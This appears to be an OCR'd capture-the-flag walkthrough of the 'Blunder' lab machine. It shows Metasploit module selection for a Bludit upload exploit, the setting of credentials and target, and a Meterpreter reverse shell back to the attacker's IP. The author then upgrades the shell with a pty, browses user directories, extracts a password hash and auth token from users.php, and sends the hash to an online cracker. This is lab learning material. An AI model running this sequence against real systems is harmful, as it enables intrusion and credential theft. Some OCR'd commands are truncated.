
Start the Metasploit console: msfconsole



```
[-] ***

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%     %%%         %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %  %%%%%%%%   %%%%%%%%%%% https://metasploit.com %%%%%%%%%%%%%%%%%%%%%%%%
%%  %%  %%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%  %%%%%%%%%   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%  %%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%    %%   %%%%%%%%%%%  %%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%  %%%%%
%%%%  %%  %%  %      %%      %%    %%%%%      %    %%%%  %%   %%%%%%       %%
%%%%  %%  %%  %  %%% %%%%  %%%%  %%  %%%%  %%%%  %% %%  %% %%% %%  %%%  %%%%%
%%%%  %%%%%% %%   %%%%%%   %%%%  %%%  %%%%  %%    %%  %%% %%% %%   %%  %%%%%
%%%%%%%%%%%% %%%%     %%%%%    %%  %%   %    %%  %%%%  %%%%   %%%   %%%     %
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%%%%% %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%          %%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%


       =[ metasploit v5.0.71-dev                          ]
+ -- --=[ 1962 exploits - 1095 auxiliary - 336 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > 
```


After searching for Metasploit modules related to Bludit, I the "linux/http/bludit_upload_images_exec" module.

- search bludit
- use linux/http/bludit_upload_images_exec




```
msf5 > search bludit

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Descriptio
   -  ----                                        ---------------  ----       -----  ----------
   0  exploit/linux/http/bludit_upload_images_exec  2019-09-07       excellent  Yes    Bludit Dire
nerability


msf5 > use exploit/linux/http/bludit_upload_images_exec
```

- options




```
msf5 exploit(linux/http/bludit_upload_images_exec) > options

Module options (exploit/linux/http/bludit_upload_images_exec):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   BLUDITPASS                   yes       The password for Bludit
   BLUDITUSER                   yes       The username for Bludit
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port
   RHOSTS                       yes       The target host(s), range CIDR identifier, or hosts fi
   RPORT       80               yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI   /                yes       The base path for Bludit
   VHOST                        no        HTTP server virtual host
```

- set BLUDITUSER Fergus
- set BLUDITPASS RolandDeschain
- set RHOSTS 10.10.10.191
- exploit




```
msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITUSER ferg
BLUDITUSER => fergus
msf5 exploit(linux/http/bludit_upload_images_exec) > set BLUDITPASS Rola
BLUDITPASS => RolandDeschain
msf5 exploit(linux/http/bludit_upload_images_exec) > set RHOSTS
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value.  If value is omitted, print the current v
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore.  Use -g to operate on the global datastore

msf5 exploit(linux/http/bludit_upload_images_exec) > set RHOSTS 10.10.10
RHOSTS => 10.10.10.191
msf5 exploit(linux/http/bludit_upload_images_exec) > exploit
```




```
[*] Started reverse TCP handler on 10.10.14.24:4444
[+] Logged in as: fergus
[*] Retrieving UUID...
[*] Uploading GgpVhEQBYj.png...
[*] Uploading .htaccess...
[*] Executing GgpVhEQBYj.png...
[*] Sending stage (38288 bytes) to 10.10.10.191
[*] Meterpreter session 1 opened (10.10.14.24:4444 -> 10.10.10.191:50230) at
[+] Deleted .htaccess

meterpreter > sysinfo
```

The Metasploit attack payload meterpreter provided a shell. The sysinfo command reveals the name of the computer and the type of OS. I use the command:
python -c 'import pty; pty.spawn("/bin/bash")' to spawn a pseudo-terminal, by using a pty module, to allow us to use su command as if we are in an actual terminal.
I was in the /var/www/bludit-3.9.2/bl-content/temp directory before we changed to root directory.




```
meterpreter > sysinfo
Computer    : blunder
OS          : Linux blunder 5.3.0-53-generic #47-Ubuntu SMP Thu May 7 12
Meterpreter : php/linux
meterpreter > shell
Process 3535 created.
Channel 0 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty; pty.spawn("/bin/bash")
'
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ cd /
cd /
www-data@blunder:/$ ls
```

After searching through several directories, I found the user.txt file. However, I need a password to access the file.




```
www-data@blunder:/$ ls
ls
bin    dev  home   lib64       media  proc  sbin  sys  var
boot   etc  lib    libx32      mnt    root  snap  tmp
cdrom  ftp  lib32  lost+found  opt    run   srv   usr
www-data@blunder:/$ cd home
cd home
www-data@blunder:/home$ ls
ls
hugo  shaun
www-data@blunder:/home$ cd hugo
cd hugo
www-data@blunder:/home/hugo$ ls
ls
Desktop    Downloads  Pictures  Templates  user.txt
Documents  Music      Public    Videos
www-data@blunder:/home/hugo$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
```

I finally found the password hashes to the file user.txt in hugo directory after searching through many more directories.


```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content$ ls
ls
databases  pages  tmp  uploads  workspaces
www-data@blunder:/var/www/bludit-3.10.0a/bl-content$ cd databases
cd databases
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ ls
ls
categories.php  plugins       site.php    tags.php
pages.php       security.php  syslog.php  users.php
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
```

I used one of the online password hash crackers to get the password to the user.txt file.



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

